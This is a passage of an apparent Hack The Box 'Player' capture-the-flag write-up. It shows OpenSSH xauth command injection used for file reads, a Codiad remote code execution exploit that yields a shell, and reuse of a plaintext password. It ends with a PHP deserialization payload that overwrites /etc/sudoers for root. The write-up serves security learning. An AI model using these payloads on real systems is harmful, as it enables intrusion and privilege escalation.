


Looks like we can't escape from this **lshell** as none of the command allowed. Let's check this **OpenSSH 7.2** issues on port 6686


OpenSSH xauth Command Injection:

Luckily we have https://www.exploit-db.com/exploits/39569 let's try this exploit against this server 6686 port.


We can read/write files using this exploit. Let's head back to the error message on staging where we have seen **fix.php** page on staging. That time we were not able to read it's content. Now we can try that.



Cool. We can see **fix.php** having comment saying about **peter** credentials. Also we found **dev** subdomain. Let's see where we can utilise these credentials.




Looks like some development portal. Let's check peter credentials on login.




Codiad Remote Code Execution:

It looks like some sort of development CMS stuff. Let’s check page source for more information.



It’s codiad a web based IDE used by developers. Let’s look for code execution on this portal.




We can’t create/upload files here. Let’s check for codiad known exploits quickly.

Even though we are unaware of the version of Codiad iDE we can try latest CVE exploits on it.

https://github.com/WangYihang/Codiad-Remote-Code-Execute-Exploit

It require authentication. As we already have creds, let’s try this.



Nice. Finally we got the shell as **www-data** user. Let's get telegen user shell as we already know his credentials.

```
www-data@player:/var/www/demo/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@player:/var/www/demo/components/filemanager$ python -c 'import pty;pty.spawn("/bin/bash")'
<mo/components/filemanager$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@player:/var/www/demo/components/filemanager$ su - telegen -s /bin/bash
<mo/components/filemanager$ su - telegen -s /bin/bash
Password: d-bC|jC!2uepS/w

telegen@player:~$ id
id
uid=1000(telegen) gid=1000(telegen) groups=1000(telegen),46(plugdev)
telegen@player:~$
```


At this stage we can own the user by grabbing **user.txt** or even we can get it at the stage where we exploited **OpenSSH xauth Command Injection.**

```
telegen@player:~$ ls
ls
user.txt
telegen@player:~$ cat user.txt
cat user.txt
30e47abe9e315c0c39462d0cf71c0f48
telegen@player:~$
```


```
root@kali:~/Desktop/htb/player# python poc.py player.htb 6686 telegen 'd-bC|jC!2uepS/w'
INFO:__main__:connecting to: telegen:d-bC|jC!2uepS/w@player.htb:6686
INFO:__main__:connected!
INFO:__main__:
Available commands:
    .info
    .readfile <path>
    .writefile <path> <data>
    .exit .quit
    <any xauth command or type help>

#> .readfile /home/telegen/user.txt
DEBUG:__main__:auth_cookie: 'xxxx\nsource /home/telegen/user.txt\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:30e47abe9e315c0c39462d0cf71c0f48
#>
```

Privilege Escalation:


If we look at staging subdomain updates tab we have some interesting information saying about product status which is getting updated every 5 seconds.




So it’s look like we have some sort of cron job running in the background to fetch this information. Using process spy tool we can get to know **/var/lib/playbuff/buff.php** is getting executed.



We have readable contents in the folder.





```
telegen@player:/var/lib/playbuff$ cat mer
cat merge.log
no issues yettelegen@player:/var/lib/playbuff$ cat logs.txt
cat logs.txt
cat: logs.txt: Permission denied
telegen@player:/var/lib/playbuff$ cat error.log
cat error.log
Update Success!telegen@player:/var/lib/playbuff$ cat buff.php
cat buff.php
<?php
include("/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php");
class playBuff
{
        public $logFile="/var/log/playbuff/logs.txt";
        public $logData="Updated";

        public function __wakeup()
        {
                file_put_contents(__DIR__."/".$this->logFile,$this->logData);
        }
}
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
{
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
        {
                echo 'Update Success with serialized logs!';
        }
}
else
{
        file_put_contents("/var/lib/playbuff/merge.log","no issues yet");
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
        $query = mysqli_query($conn, "update stats set status='$update' where id=1");
        if($query)
        {
                echo 'Update Success!';
        }
}
?>
telegen@player:/var/lib/playbuff$
```


This code has a flaw wherein if we send serialized objects in **merge.log** file then data gets unserialized and the magical method **__wakeup()** gets invoked which then creates **$logFile** with data **$logData.** An attacker can control both the objects via merge.log.

All we have to do is craft a serialized payload and put it in merge.log file to get it triggered by cron job.

```
<?php
class playBuff
{
        public $logFile='new.txt';
        public $logData='This is created by attacker';
}
$app = new playBuff;
$ser = serialize($app);
var_dump($ser);
?>
```

Let’s see if we can create new file as root.

O:8:"playBuff":2:{s:7:"logFile";s:7:"new.txt";s:7:"logData";s:27:"This is created by attacker";}



We could see that **new.txt** file got created by root after a minute or so. Now we can overwrite either passwd or sudoers files to gain root access.

The final payload will be like below

O:8:"playBuff":2:{s:7:"logFile";s:23:"../../../../etc/sudoers";s:7:"logData";s:25:"telegen ALL=(ALL:ALL) ALL";}

After overwriting merge.log we can wait for a minute and can try for root

```
telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 28
drwxr-xr-x  2 root    root    4096 Mar 24 17:58 .
drwxr-xr-x 47 root    root    4096 Mar 24 16:25 ..
-rwx---r--  1 root    root     878 Mar 24 17:19 buff.php
-rw-r--r--  1 root    root      36 Mar 24 18:01 error.log
-r--------  1 root    root      14 Mar 24 16:54 logs.txt
-rw-------  1 telegen telegen  112 Mar 24 18:01 merge.log
-rw-r--r--  1 root    root      27 Mar 24 18:01 new.txt
telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 28
drwxr-xr-x  2 root    root    4096 Mar 24 17:58 .
drwxr-xr-x 47 root    root    4096 Mar 24 16:25 ..
-rwx---r--  1 root    root     878 Mar 24 17:19 buff.php
-rw-r--r--  1 root    root      36 Mar 24 18:02 error.log
-r--------  1 root    root      14 Mar 24 16:54 logs.txt
-rw-------  1 telegen telegen  112 Mar 24 18:01 merge.log
-rw-r--r--  1 root    root      27 Mar 24 18:01 new.txt
telegen@player:/var/lib/playbuff$ sudo su
sudo su
[sudo] password for telegen: d-bC|jC!2uepS/w

root@player:/var/lib/playbuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@player:/var/lib/playbuff# cat /root/root.txt
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
root@player:/var/lib/playbuff#
```